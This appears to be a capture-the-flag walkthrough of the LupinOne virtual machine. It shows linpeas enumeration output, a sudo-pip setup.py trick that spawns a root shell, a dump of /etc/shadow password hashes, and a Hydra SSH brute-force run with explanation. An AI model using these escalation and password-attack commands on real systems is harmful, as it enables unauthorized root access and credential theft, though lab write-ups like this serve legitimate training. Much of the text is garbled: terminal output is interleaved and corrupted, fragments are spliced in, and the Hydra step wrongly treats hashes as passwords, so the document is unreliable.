-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.swap_high
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.nice_stat
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/cgroup.freeze
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/memory.migration
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user@1001.slice/user@1001.service/cgroup.co

```

```
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.ty  
pe  
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.st  
at  
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.sw  
ap.high  
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.nu  
ma_stat  
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.fr  
eeze  
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.mi  
n-(kali㉿kali:~)$  
-r--r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.co  
ntrollersssword for kali:  
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.o  
m.group  
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.ma  
x 0..168,18,140 - - [12/Aug/2023:22:32:47] code 404, message File not found  
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/memory.hi  
gh .168,18,140 - - [12/Aug/2023:22:36:52] "GET /linpeas.sh HTTP/1.1" 200 -  
-rw-r--r-- 1 root root 0 Aug 12 21:34 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/pids.max  
-rw-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.ma  
x_depth
```

```
[r-w-r--r-- 1 root root 0 Aug 12 22:38 /sys/fs/cgroup/user.slice/user-1001.slice/user@1001.service/cgroup.ma
x.depth] inet6 fe80::3493:8dff:feeb:53ff prefixlen 64 scopeid 0x20<link>
      ether 36:93:8d:eb:53:ff txqueuelen 0 (Ethernet)
[+] Readable files belonging to root and readable by me but not world readable
      RX errors 0 dropped 0 overruns 0 frame 0
[+] Files inside /home/icex64 (limit 20)
total 44 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
drwxr-xr-x 5 icex64 icex64 4096 Aug 12 22:38 .
drwxr-xr-x 4 root root 4096 Oct 4 2021 MULTICAST> mtu 1500
-rw----- 1 icex64 icex64 115 Oct 7 2021 .bash_history | 0x20<link>
-rw-r--r-- 1 icex64 icex64 220 Oct 4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct 4 2021 .bashrc
drwx----- 2 icex64 icex64 4096 Aug 12 22:38 .gnupg
drwxr-xr-x 3 icex64 icex64 4096 Oct 4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct 4 2021 .profile collisions 0
-rw----- 1 icex64 icex64 12 Oct 4 2021 .python_history
drwx----- 2 icex64 icex64 4096 Oct 4 2021 .ssh |CAST> mtu 1500
-rw-r--r-- 1 icex64 icex64 2801 Oct 4 2021 user.txt scopeid 0x20<link>
      ether b2:c7:7e:1a:68:3e txqueuelen 0 (Ethernet)
[+] Files inside others home (limit 20)
/home/arsene/.bash_logout | 0 overruns 0 frame 0
/home/arsene/note.txt bytes 3569 (3.4 KiB)
/home/arsene/.bash_history | 0 overruns 0 carrier 0 collisions 0
/home/arsene/.secret
/home/arsene/.profile
/home/arsene/heist.py
/home/arsene/.bashrc

[+] Looking for installed mail applications
mail | 0 overruns 0 frame 0
[+] Mails (limit 50) kali:
/home/kali/note.txt | 0 overruns 0 frame 0
[+] Backup files? p.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[+] Looking for tables inside readable /db/.sqlite files (limit 100) found
192.168.13.140 - - [12/Aug/2023:22:32:47] "GET /linpeas.sh HTTP/1.1" 404 -
[+] Web files?(output limit) 023 22:36:52] "GET /linpeas.sh HTTP/1.1" 200 -
/var/www/:
total 12K
drwxr-xr-x 3 www-data www-data 4.0K Oct 4 2021 .
drwxr-xr-x 12 root root 4.0K Oct 4 2021 ..
drwxrwxrwx 5 www-data www-data 4.0K Oct 4 2021 html

/var/www/html:
total 28K
drwxrwxrwx 5 www-data www-data 4.0K Oct 4 2021 .
drwxr-xr-x 3 www-data www-data 4.0K Oct 4 2021 ..

[+] *_history, .sudo_as_admin_successful, profile, bashrc, httpd.conf, .plan, .htpasswd, .git-credentials,
.gitconfig, .rhosts, hosts.equiv, Dockerfile, docker-compose.yml
```

```

[+] *_history, .sudo_as_admin_successful, profile, bashrc, httpd.conf, .plan, .htpasswd, .git-credentials, .gitconfig, .rhosts, hosts.equiv, Dockerfile, docker-compose.yml
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#read-sensitive-data
-rw-r--r-- 1 root root 807 Aug 4 2021 /etc/skel/.profile
-rw-r--r-- 1 root root 3526 Aug 4 2021 /etc/skel/.bashrc
-rw-r--r-- 1 root root 1994 Aug 4 2021 /etc/bash.bashrc
-rw----- 1 icex64 icex64 115 Oct 7 2021 /home/icex64/.bash_history
Looking for possible passwords inside /home/icex64/.bash_history
su root
[+] All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
952 0 -rw-r--r-- 1 root root 0 Aug 12 20:47 /run/network/ifstate.lock
918758 8 -rw-r--r-- 1 icex64 icex64 4689 Oct 4 2021 /var/www/html/~secret/.mysecret.txt
2626208 0 -rw-r--r-- 1 root root 0 Feb 22 2021 /usr/share/dictionaries-common/site
-elsip/nosearch
1704094 4 -rw-r--r-- 1 root root 220 Aug 4 2021 /etc/skel/.bash_logout
1704072 0 -rw----- 1 root root 0 Oct 4 2021 /etc/.pwd.lock
2360074 4 -rw-r--r-- 1 icex64 icex64 220 Oct 4 2021 /home/icex64/.bash_logout
2359983 4 -rw-r--r-- 1 arsenet arsenet 220 Oct 4 2021 /home/arsene/.bash_logout
2361167 4 -rw----- 1 arsenet arsenet 67 Oct 4 2021 /home/arsene/.secret
[+] Readable files inside /tmp, /var/tmp, /var/backups (limit 100)
-rwxr-xr-x 1 icex64 icex64 134168 Aug 12 21:58 /tmp/linpeas.sh
-rw-r--r-- 1 root root 13133 Oct 4 2021 /var/backups/apt.extended_states.0
[+] Interesting writable Files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/mqueue/linpeas.txt
/dev/shm
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/sys/kernel/security/apparmor.access
/sys/kernel/security/apparmor.load
/sys/kernel/security/apparmor.remove
/sys/kernel/security/apparmor.replace
/sys/kernel/security/tomoyo/self_domain.en 0 (ethernet)
/tmp
/tmp/.font-uni...
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-uni...
/tmp/.X11-uni...
/tmp/.XIM-uni...
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles
/var/www/html/index.html
/var/www/html/robots.txt
port 80 (http://0.0.0.0:80/) ...
/var/www/html/~secret
port 80 (http://0.0.0.0:80) code 404, message File not found
/var/www/html/~secret/index.html
port 80 (http://0.0.0.0:80) "GET /linpeas.sh HTTP/1.1" 404 -
/var/www/html/~secret/.mysecret.txt
port 80 (http://0.0.0.0:80) "GET /linpeas.sh HTTP/1.1" 200 -

```

```

[+] Interesting writable Files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/mqueue/linpeas.txt
/dev/shm
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/sys/kernel/security/apparmor.access
/sys/kernel/security/apparmor.load
/sys/kernel/security/apparmor.remove
/sys/kernel/security/apparmor.replace
/sys/kernel/security/tomoyo/self_domain.en 0 (ethernet)
/tmp
/tmp/.font-uni...
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-uni...
/tmp/.X11-uni...
/tmp/.XIM-uni...
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles
/var/www/html/index.html
/var/www/html/robots.txt
port 80 (http://0.0.0.0:80/) ...
/var/www/html/~secret
port 80 (http://0.0.0.0:80) code 404, message File not found
/var/www/html/~secret/index.html
port 80 (http://0.0.0.0:80) "GET /linpeas.sh HTTP/1.1" 404 -
/var/www/html/~secret/.mysecret.txt
port 80 (http://0.0.0.0:80) "GET /linpeas.sh HTTP/1.1" 200 -
[+] Searching passwords in config PHP files
[+] Finding IPs inside logs (limit 100)
8 /var/log/wtmp:192.168.26.4
8 /var/log/wtmp:192.168.0.169
7 /var/log/dpkg.log.1:7.43.0.6
6 /var/log/journal/85dce207516f4f1584e55dcc581ffff16/user-1001@9cedf1e3cc9d43dbbb0862161a16d227-0000000
0000000e25-0005cd86e6ef0e7.journal:192.168.0.169
4 /var/log/installer/status:1.2.3.3
2 /var/log/wtmp:192.168.18.105
2 /var/log/journal/85dce207516f4f1584e55dcc581ffff16/user-1001@9cedf1e3cc9d43dbbb0862161a16d227-0000000
0000000e25-0005cd86e6ef0e7.journal:192.168.26.1

```

```

[+] Finding passwords inside logs (limit 100)
/var/log/dpkg.log.1:2021-10-04 11:43:55 configure base-<password>:amd64 3.5.51 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:43:55 install base-<password>:amd64 <none> 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:43:55 status half-configured base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:43:55 status half-installed base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:43:55 status installed base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:43:55 status unpacked base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:44:02 status half-configured base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:44:02 status half-installed base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:44:02 status unpacked base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:44:02 upgrade base-<password>:amd64 3.5.51 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:44:04 install <password>:amd64 <none> 1:4.8.1-1
/var/log/dpkg.log.1:2021-10-04 11:44:04 status half-installed <password>:amd64 1:4.8.1-1
/var/log/dpkg.log.1:2021-10-04 11:44:05 status unpacked <password>:amd64 1:4.8.1-1
/var/log/dpkg.log.1:2021-10-04 11:44:07 configure base-<password>:amd64 3.5.51 <none>
/var/log/dpkg.log.1:2021-10-04 11:44:07 status half-configured base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:44:07 status installed base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:44:07 status unpacked base-<password>:amd64 3.5.51
/var/log/dpkg.log.1:2021-10-04 11:44:08 configure <password>:amd64 1:4.8.1-1 <none>
/var/log/dpkg.log.1:2021-10-04 11:44:08 status half-configured <password>:amd64 1:4.8.1-1
/var/log/dpkg.log.1:2021-10-04 11:44:08 status installed <password>:amd64 1:4.8.1-1
/var/log/dpkg.log.1:2021-10-04 11:44:08 status unpacked <password>:amd64 1:4.8.1-1
/var/log/installer/hardware-summary:dmidecode: Administrator Password Status: Enabled
/var/log/installer/hardware-summary:dmidecode: Keyboard Password Status: Unknown
/var/log/installer/hardware-summary:dmidecode: Power-On Password Status: Disabled
/var/log/installer/status:Description: Set up users and <passwords>

[+] Finding emails inside logs (limit 100)
1 /var/log/installer/status:aeb@debian.org
1 /var/log/installer/status:andrade@debian.org
2 /var/log/installer/status:berni@debian.org
40 /var/log/installer/status:debian-boot@lists.debian.org
1 /var/log/installer/status:debian@jff.email
19 /var/log/installer/status:debian-kernel@lists.debian.org
1 /var/log/installer/status:debian-med-packaging@lists.alioth.debian.org
1 /var/log/installer/status:felix.lechner@lease-up.com
4 /var/log/installer/status:gcs@debian.org
3 /var/log/installer/status:guillem@debian.org
1 /var/log/installer/status:guus@debian.org
1 /var/log/installer/status:kilobyte@angband.pl
1 /var/log/installer/status:linux-xfs@vger.kernel.org
2 /var/log/installer/status:mmind@debian.org
```

```

[+] Finding emails inside logs (limit 100)
1 /var/log/installer/status:aeb@debian.org
1 /var/log/installer/status:andrade@debian.org
2 /var/log/installer/status:berni@debian.org
40 /var/log/installer/status:debian-boot@lists.debian.org
1 /var/log/installer/status:debian@jff.email 0 collisions 0
19 /var/log/installer/status:debian-kernel@lists.debian.org
vethetf: /var/log/installer/status:debian-med-packaging@lists.alioth.debian.org
1 /var/log/installer/status:felix.lechner@lease-up.com 10<link>
1 /var/log/installer/status:gcs@debian.org <hernet>
3 /var/log/installer/status:guillem@debian.org
1 /var/log/installer/status:guus@debian.org 0
1 /var/log/installer/status:kilobyte@angband.pl
1 /var/log/installer/status:linux-xfs@vger.kernel.org 10s 0
2 /var/log/installer/status:mmind@debian.org
1 /var/log/installer/status:mmyangfl@gmail.com TX 100 1500
1 /var/log/installer/status:open-iscsi@packages.debian.org 20<link>
1 /var/log/installer/status:open-iscsi@packages.debian.org
1 /var/log/installer/status:packages@release.debian.org
2 /var/log/installer/status:parted-maintainers@alioth-lists.debian.net
2 /var/log/installer/status:pkg-gnupg-maint@lists.alioth.debian.org
1 /var/log/installer/status:pkg-gnutls-maint@lists.alioth.debian.org
1 /var/log/installer/status:pkg-grub-devel@alioth-lists.debian.net
1 /var/log/installer/status:rosh@debian.org
1 /var/log/installer/status:selinux-devel@lists.alioth.debian.org
1 /var/log/installer/status:skitt@debian.org
2 /var/log/installer/status:team+lvm@tracker.debian.org
1 /var/log/installer/status:tutso@mit.edu
2 /var/log/installer/status:util-linux@packages.debian.org
1 /var/log/installer/status:wpa@packages.debian.org
[sudo] /home/ice64

[+] Finding *password* or *credential* files in home
[+] Finding 'pwd' or 'pass' string inside /home, /var/www, /etc, /root and list possible web(/var/www) and config(/etc) passwords
/home/ice64/.bash_history [Aug/2021 22:32:47] "GET /linpeas.sh HTTP/1.1" 404 -
/home/ice64/.ssh/id_rsa-aes256-cbc
/var/www/html/-secret/.mysecret.txt
/etc/apache2/sites-available/default-ssl.conf: # file needs this password: `xxj31ZMTZkVA'.
/etc/apache2/sites-available/default-ssl.conf: # Note that no password is obtained from the user. Every entry in the user
/etc/apparmor.d/abstractions/authentication: # databases containing password, PAM configuration files, PA M libraries
/etc/debconf.conf:Accept-Type: password
/etc/debconf.conf:Filename: /var/cache/debconf/passwords.dat
/etc/debconf.conf:Name: password
/etc/debconf.conf:Reject-Type: password
/etc/debconf.conf:Stack: config, password
```

Now we use pip command for the access of user now we go to the root we cannot directly access the root without password now when we apply pip command which to access the root without password.

```
icex64@LupinOne:~/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

```
icex64@LupinOne:/tmp$ sudo -u arsenen /usr/bin/python3.9 /home/arsene/heist.py  
arsene@LupinOne:/tmp$ sudo -l  
Matching Defaults entries for arsenen on LupinOne:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User arsenen may run the following commands on LupinOne:  
    (root) NOPASSWD: /usr/bin/pip
```

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing /tmp/D9GICRNFin... [██████████] 100% done
# id to access the file system, escalate or maintain privileged access.
uid=0(root) gid=0(root) groups=0(root)
# ls
setup.py
# cd /root
# ls
# import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)') > $TF/setup.py
root.txt
# cat root.txt
```

This is the root we finally access after this whole procedure.

```
# who read file content is corrupted as wrapped within an exception error
icex64    pts/0          2023-08-12 21:34 (192.168.18.105)
icex64    pts/1          2023-08-12 21:54 (192.168.18.105)
icex64    pts/2          2023-08-12 22:30 (192.168.18.76)
# cut -d: -f 1 /etc/passwd | sort | head").read() > $TF/setup.py
_apt install $TF
arsene
backup
bin
binary load
daemon
games
gnats
icex64
irc
list
lpF=$(mktemp -d)
mail
who 'from ctypes import cdll; cdll.LoadLibrary("lib.so")' > $TF/setup.py
man
pip install $TF
messagebus
news
nobody
proxy
root
sshd
sync
e binary is allowed to run as superuser by sudo, it does not drop
sysd to access the file system, escalate or maintain privileged acces
systemd-coredump
systemd-network
systemd-resolve
systemd-timesync
uucp
import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(t
www-data
```

Conduct password audit for all users, you can use any of the following Hydra

Hydra, also known as THC-Hydra, is a popular and versatile online password cracking tool used by cybersecurity professionals and penetration testers to test the strength of passwords and perform brute-force attacks on various online services and protocols. It's an effective tool for assessing the security of systems and identifying weak or easily guessable passwords.

Here's a more detailed explanation of Hydra:

1. Purpose:

Hydra is designed to automate the process of trying different combinations of usernames and passwords (or passwords only) to gain unauthorized access to systems, services, or applications. It's commonly used to test the strength of passwords and identify vulnerabilities in systems.

2. Supported Protocols:

Hydra supports a wide range of network protocols and services, making it a versatile tool for performing brute-force attacks against various platforms. Some of the supported protocols include SSH, FTP, HTTP, Telnet, SMB, RDP, VNC, and more.

3. Brute-Force Attacks:

The main attack method used by Hydra is brute-forcing, where it systematically tries all possible combinations of passwords until the correct one is found. This approach can be time-consuming and resource-intensive, especially for complex passwords or services with rate limiting.

4. Dictionary Attacks:

Hydra can also perform dictionary attacks, where it uses a predefined list of commonly used passwords (a "dictionary") to attempt to log in. Dictionary attacks are faster than brute-forcing but rely on the presence of weak or commonly used passwords in the dictionary.

5. Parallel Attacks:

One of Hydra's strengths is its ability to perform parallel attacks, meaning it can attempt multiple login attempts simultaneously. This helps speed up the process and maximize the chances of success.

6. Customization:

Hydra allows users to customize attack parameters, such as specifying the username list, password list, target IP or hostname, and even the delay between each attempt. This flexibility makes it suitable for a wide range of scenarios.

7. Progress Tracking:

Hydra provides real-time feedback during the attack, displaying the progress and showing the current username and password being tested. This can be helpful to track the attack's status.

8. Ethical Use:

It's important to note that Hydra and similar tools should only be used for ethical purposes, such as penetration testing with proper authorization. Unauthorized use of such tools to gain unauthorized access to systems is illegal and unethical.

9. Alternatives:

While Hydra is a popular tool, there are other similar tools available, such as Medusa, Ncrack, and Crowbar, each with its own set of features and supported protocols.

First scan with nmap to discover taget ip:

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -sV -sC 192.168.18.140
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 23:56 EDT
Nmap scan report for 192.168.18.140
Host is up (0.00023s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
|     256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
|     256 ac18ecc35c051f56f4774c30195b40f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
|_http-robots.txt: 1 disallowed entry
|_~/myfile
MAC Address: 00:0C:29:A4:1D:57 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
```

Before we see how I enter in the roots of lopinone vm machine now we performs followings things to get user passwords and user name

- **/etc/passwd:** for user accounts
- **/etc/shadow:** for user passwords that where presents in hard form

```

# cat /etc/shadow | cut -d: -f1,2 > hashes.txt
# ls
adduser.conf          e2scrub.conf    ld.so.conf      opt           shadow-
adjtime.conf          emacs          ld.so.conf.d   os-release   shells
alternatives          environment    libaudit.conf  pam.conf     skel
analog.cfg            ethertypes    lighttpd       pam.d        ssh
apache2-dispatcher.conf fonts         locale.alias  passwd       ssl
apparmor               fstab          locale.gen     passwd-     subgid
apparmor.d             fuse.conf     localtime     perl         subgid-
apt                     gai.conf      logcheck      profile     subuid
bash.bashrc            groff         login.defs    profile.d   subuid-
bash_completion        group         logrotate.conf protocols  sudo.conf
bindresvport.blacklist group-        logrotate.d   python3    sudoers
binfmt.d               grub.d        machine-id   python3.9  sudoers.d
ca-certificates        gshadow       magic         rc0.d       sudo_logsrvd.conf
ca-certificates.conf   gshadow-      magic.mime    rc1.d       sv
console-setup          gss           mailcap       rc2.d       sysctl.conf
cron.d                 hashes.txt    mailcap.order  rc3.d       sysctl.d
cron.daily              host.conf    manpath.config rc4.d       systemd
cron.hourly             hostname    mime.types    rc5.d       terminfo
cron.monthly            hosts.wj8w/$5Ct0x0cdyPIzMdgoEOPtjiPhNq06irNhIwBdK6QFX41  timezone
crontab                hosts.allow  modprobe.d   rc6.d       tmpfiles.d
cron.weekly             hosts.deny   modules      reportbug.conf ucf.conf
dbus-1                 init.ddr     modules-load.d resolv.conf udev
debconf.conf            initramfs-tools motd         rmt         ufw
debian_version          inputrc      motd.save     rpc         update-motd.d
default                iproute2a   mtab          rsyslog.conf vim
deluser.conf            issue       nanorc       rsyslog.d  vmware-tools
dhcp                   issue.net   netconfig     runit       wgetrc
dictionaries-common    kernel      network      security    X11
discover.conf.d         kernel-img.conf networks    selinux    xattr.conf

```

Users with their password hashform:

```

# cat hashes.txt
root:$y$j9T$VhmwELEHKNcyLk4lpnkSz.$C5/zPGeKiKLx0xm5ovehkX0/M3kMP2mebsPjjq8LSvD
daemon:*mpc:!
bin:*/
sys:*/h-dispatcher:!
sync:*
games:*/s:!
man:*/!
lp:*/d:!
mail:*/m:!
news:*/n:!
uucp:*/!
proxy:*/isshers:!
www-data:*
backup:*
list:*/!
irc:*/envp:!
gnats:*/connect:!
nobody:$j9T$WLpsiwH2Az7FgVTfvwj8W/$5Ct0x0cdyPIzMdgoEOPtjiPhNq06irNhIwBdK6QFX41
_apt:*/tor:!
systemd-timesync:*
systemd-network:*/home/kali/hydra
systemd-resolve:*/a.txt
messagebus:*
sshd:*/home/kali/hydra
arsene:$y$j9T$gQc5hn21Z61HAMvXEAW67/.Pbh2QLRi0wm/eD0DjSvVCcv04QnrFWhU75BtYRLED5
systemd-coredump:!*
icex64:$y$j9T$Q6btmipGCfpKncMhdsz45.$00xCMB1kUwgMTo6xnVrLZZTt1kc.fIo.J4WipiU26V9
# ■

```


Hydra ssh://192.168.18.140 -L users.txt -P hashes.txt -v

- **hydra:** This is the command to execute the Hydra tool.
- **ssh://192.168.18.140:** This specifies the target for the attack. In this case, you're targeting an SSH server at the IP address 192.168.18.140. The ssh:// prefix indicates the protocol you're targeting.
- **-L users.txt:** The -L option specifies the path to a file containing a list of usernames to be used for the attack. In this case, users.txt is the file containing the list of usernames.
- **-P hashes.txt:** The -P option specifies the path to a file containing a list of password hashes or passwords to be used for the attack. In this case, hashes.txt is the file containing the list of password hashes.
- **-v:** The -v option increases the verbosity of the output. This means that Hydra will provide more detailed information about the progress of the attack, such as showing each attempt being made.

So, the command you provided is attempting a brute-force attack against an SSH server located at the IP address 192.168.18.140. It uses a list of usernames from the users.txt file and a list of password hashes (or passwords) from the hashes.txt file. The -v option increases the verbosity of the output, allowing you to see the details of each attempt as Hydra progresses through the attack.


```
[root@kali]# ./hydra ssh://192.168.18.140:22 -L users.txt -P hashes.txt -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
RX bytes: 0 dropped: 0 overruns: 0 Frame: 0
TX packets: 23 bytes: 3035 (3.5 KIB)
[+] [root@kali]# ./hydra ssh://192.168.18.140:22 -L users.txt -P hashes.txt -v
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-13 03:35:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] attacking ssh://192.168.18.140:22/
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "root:!" - 1 of 1512 [child 0] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "daemon: *" - 2 of 1512 [child 1] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "bin: *" - 3 of 1512 [child 2] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "sys: *" - 4 of 1512 [child 3] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "sync: *" - 5 of 1512 [child 4] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "games: *" - 6 of 1512 [child 5] (0/0)
